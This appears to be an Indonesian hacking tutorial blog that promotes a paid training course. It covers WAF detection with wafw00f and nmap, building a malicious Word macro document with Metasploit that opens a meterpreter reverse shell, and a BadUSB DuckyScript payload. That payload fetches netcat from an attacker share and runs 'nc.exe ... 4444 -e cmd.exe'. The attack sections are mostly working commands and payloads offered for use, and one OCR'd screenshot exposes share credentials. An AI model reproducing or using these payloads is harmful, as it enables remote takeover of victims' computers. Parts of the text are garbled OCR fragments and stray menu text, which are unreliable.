


```
root@dhcppc4:~# wafw00f [redacted] com

                                 ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http:/[redacted]com
Generic Detection results:
The site http://[redacted]com seems to be behind a WAF
Reason: Blocking is being done at connection/packet level.
Number of requests: 11
root@dhcppc4:~#
```

Apakah ada cara lain selain menggunakan WAFW00F ? Jawabnya ada contohnya sebagai berikut dengan target misal di jaringan local dengan ip 192.168.1.102.



```
root@kalidata:/home/kurniawan# nmap -p80 --script http-waf-detect 192.168.1.102

Starting Nmap 7.01 ( https://nmap.org ) at 2016-11-08 04:18 EST
Nmap scan report for 192.168.1.102
Host is up (0.00084s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_192.168.1.102:80/?p4yl04d3=<script>alert(document.cookie)</script>
MAC Address: 08:00:27:1D:82:E3 (Oracle VirtualBox virtual NIC)
```




```
root@dhcppc4:~# nmap -p80 --script http-waf-detect 192.168.1.102

Starting Nmap 6.25 ( http://nmap.org ) at 2016-11-06 02:22 EST
Nmap scan report for 192.168.1.102
Host is up (0.00086s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_192.168.1.102:80/?p4yl04d3=<script>alert(document.cookie)</script>
MAC Address: 08:00:27:1D:82:E3 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
```

nmap -p80 --script http-waf-detect 192.168.1.102

Hasilnya terdeteksi WAF

Berikutnya dicoba pada web yang tidak diberikan WAF yaitu pada web dengan ip 192.168.1.32.



```
root@dhcppc4:~# nmap -p80 --script http-waf-detect 192.168.1.32

Starting Nmap 6.25 ( http://nmap.org ) at 2016-11-06 02:25 EST
Nmap scan report for vpsjogja.com (192.168.1.32)
Host is up (0.00045s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:45:68:26 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

nmap -p80 --script http-waf-detect 192.168.1.32

Hasilnya tidak terdeteksi WAF

Apakah WAF di atas bisa di bypass? Ada yang bisa di bypass, ada juga yang tidak, tergantung rules yang digunakan, semuanya dibahas jauh lebih lengkap, termasuk contoh cara bypassnya di modul X-code Training dengan jumlah halaman 1700 lebih, modulnya hanya bisa didapat dengan melalui training. (http://xcode.or.id/professional / http://xcodetraining.com).

Oleh Kurniawan
E-mail : trainingxcode@gmail.com

Eksploitasi remote dengan celah Office Word Macro pada Microsoft Word 2010


Microsoft Office Word Malicious Macro Execution

This module injects a malicious macro into a Microsoft Office Word document (docx). The comments field in the metadata is injected with a Base64 encoded payload, which will be decoded by the macro and execute as a Windows executable. For a successful attack, the victim is required to manually enable macro execution.

Sumber : https://www.rapid7.com/db/modules/exploit/multi/fileformat/office_word_macro

Di sini penulis mencobanya di kali-linux.

Jalankan metasploit dengan perintah msfconsole




```
msf exploit(office_word_macro) > use windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > use exploit/multi/fileformat/office_word_macro
msf exploit(office_word_macro) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(office_word_macro) > show options

Module options (exploit/multi/fileformat/office_word_macro):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CUSTOMTEMPLATE                   no        A docx file that will be used as a template to build the exploit
   FILENAME        msf.docm         yes       The Office document macro file (docm)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:
```

use windows/meterpreter/reverse_tcp

show targets

set payload windows/meterpreter/reverse_tcp


show options



```
msf exploit(office_word_macro) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.101  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:feb9:ce2a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b9:ce:2a  txqueuelen 1000  (Ethernet)
        RX packets 1026  bytes 816474 (797.3 KiB)
        RX errors 3  dropped 0  overruns 0  frame 0
        TX packets 617  bytes 44956 (43.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 10  base 0xd020

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 26  bytes 1518 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1518 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf exploit(office_word_macro) > set lhost 192.168.1.101
lhost => 192.168.1.101
msf exploit(office_word_macro) > exploit

[*] Using template: /usr/share/metasploit-framework/data/exploits/office_word_macro/template.docx
[*] Injecting payload in document comments
[*] Injecting macro and other required files in document
[*] Finalizing docm: msf.docm
[+] msf.docm stored at /root/.msf4/local/msf.docm
msf exploit(office_word_macro) > ifconfig
```

set lhost (ip komputer sendiri)


exploit



```
msf exploit(office_word_macro) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > set lhost 192.168.1.101
lhost => 192.168.1.101
msf exploit(handler) > exploit
[*] Exploit running as background job 0.
```


use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp



Attention! This document was created by a newer version of Microsoft Office.
Macros must be enabled to display the contents of the document.

Client membuat file document tersebut menggunakan Microsoft word 2010



```
msf exploit(handler) > exploit/var/www/html
[*] Exploit running as background job 0.
coba.docx  index.html  index.nginx-debian.html
[*] Started reverse TCP handler on 192.168.1.101:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 192.168.1.128
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.128:1315) at 2017-12-15 18:18:06 -0500
set session 1
session => 1
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5020 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Windows\Documents>
```

Hasilnya seperti di atas.

Bagaimana jika targetnya adalah Microsoft Word 2013 dan Microsoft Word 2016, caranya dengan celah dan exploit berbeda yang materinya tersedia di X-code Training dengan modul 1700 halaman lebih, modulnya hanya bisa didapat dengan melalui training. (http://xcode.or.id/professional / http://xcodetraining.com), meskipun ada materinya tapi semuanya hanya bisa berjalan selama Microsoft office belum diupdate untuk menangani bug yang membuat target bisa diremote.

Oleh Kurniawan

E-mail : trainingxcode@gmail.com

Cara memasukkan payload BadUSB ke USB Super X-code 2.0

BadUSB

A device can emulate a keyboard and issue commands on behalf of the logged-in user, for example to exfiltrate files or install malware. Such malware, in turn, can infect the controller chips of other USB devices connected to the computer. The device can also spoof a network card and change the computer's DNS setting to redirect traffic.

Sumber : https://srlabs.de/bites/usb-peripherals-turn

Contoh berbagai macam payload : https://github.com/hak5darren/USB-RubberDucky/wiki/Payloads

Netcat for Windows : https://eternallybored.org/misc/netcat/

Compile : https://nurrl.github.io/Duckuino/

Arduino : https://www.filehorse.com/download-arduino/28819/

Gunakan Arduino 1.8.0, jangan yang 1.8.5 (terbaru saat tutorial ini dibuat), karena nanti tidak bisa untuk Windows 7. Jika Arduino 1.8.0, bisa untuk windows 7, 8.1 dan 10.

Payload untuk remote Windows 7 / 8.1 / 10

By Kurniawan

Uji coba untuk Windows 10 di Mini PC Intel Atom Z8500, RAM 2 Gb

Uji coba untuk Windows 8.1 di PC Intel Pentium G3260, RAM 4 Gb
Uji coba untuk Windows 7 di PC Intel Celeron G1620, RAM 4 Gb

Informasi tentang konfigurasi komputer penyerang
Konfigurasi yang perlu diketahui adalah share kan salah satu folder windows anda. Tujuannya agar target bisa mengakses share folder tersebut dengan menggunakan net use.
net use z: \\(ip public / domain / sub domain)\(nama folder yang dishare) /u:(username) (password).

Jika tidak memiliki ip publik maka bisa mengujinya dengan ip lokal, yang tentu saja target harus berada dalam satu jaringan lokal.
Password di atas adalah password share folder jika ada.
Hal lain yang perlu diperhatikan adalah pastikan file nc.exe ada di share folder tersebut.
Netcat bisa didownload di https://eternallybored.org/misc/netcat/

Payload :

```
DELAY 1000
CONTROL ESCAPE
DELAY 1000
STRING RUN
DELAY 1000
ENTER
DELAY 1000
STRING cmd
DELAY 1000
ENTER
DELAY 500
STRING taskkill /f /pid nc.exe
DELAY 200
ENTER
DELAY 200
STRING del c:\Users\Public\Downloads\nc.exe
DELAY 200
ENTER
```

```
DELAY 3000
STRING net use z: /delete
DELAY 200
ENTER
DELAY 200
STRING net use z: \\(ip public / domain / sub domain)\(nama folder yang dishare)
/u:(username) (password)
DELAY 200
ENTER
DELAY 200
STRING copy z:\nc.exe c:\Users\Public\Downloads
DELAY 200
ENTER
DELAY 3000
STRING y
DELAY 200
ENTER
DELAY 200
STRING net use z: /delete
DELAY 200
ENTER
DELAY 1000
STRING c:\Users\Public\Downloads\nc.exe (ip publik / domain / subdomain)  4444 -e
cmd.exe -d
DELAY 200
ENTER
DELAY 3000
ALT SPACE
STRING C
DELAY 200
```

Keterangan :


Kurung buka dan kurung tutup dihapus jika diset.

Payload di atas dibuat oleh Kurniawan. trainingxcode@gmail.com.

Payload juga bisa diakses di https://github.com/kurniawandata/Payload-BadUSB-Super-X-code.


Lisensi yang saya berikan untuk payload ini adalah GNU GPL.

Langkah-langkah untuk memasukkan payload ke badusb stick :


File
Edit
Format
View
Help
Undo
Cut
Copy
Paste
Delete
Select All
Right to left Reading order
Show Unicode control characters
Insert Unicode control character
Open IME
Reconversion


```
ENTER
DELAY 500
STRING taskkill /f /pid nc.exe
DELAY 200
ENTER
DELAY 200
STRING del c:\Users\Public\Downloads\nc.exe
DELAY 200
ENTER
DELAY 3000
STRING net use z: /delete
DELAY
ENTER
DELAY
STRIN                                             .com\modul /u:kurniawan baseball
DELAY
ENTER
DELAY
STRIN                                            Downloads
DELAY
ENTER
DELAY
STRIN
DELAY
ENTER
DELAY
STRING net use z: /delete
```

Buka situs : https://nurrl.github.io/Duckuino/


https://nurrl.github.io/Duckuino/
1
Search
Input
This is where you put the DuckyScript
Compile !

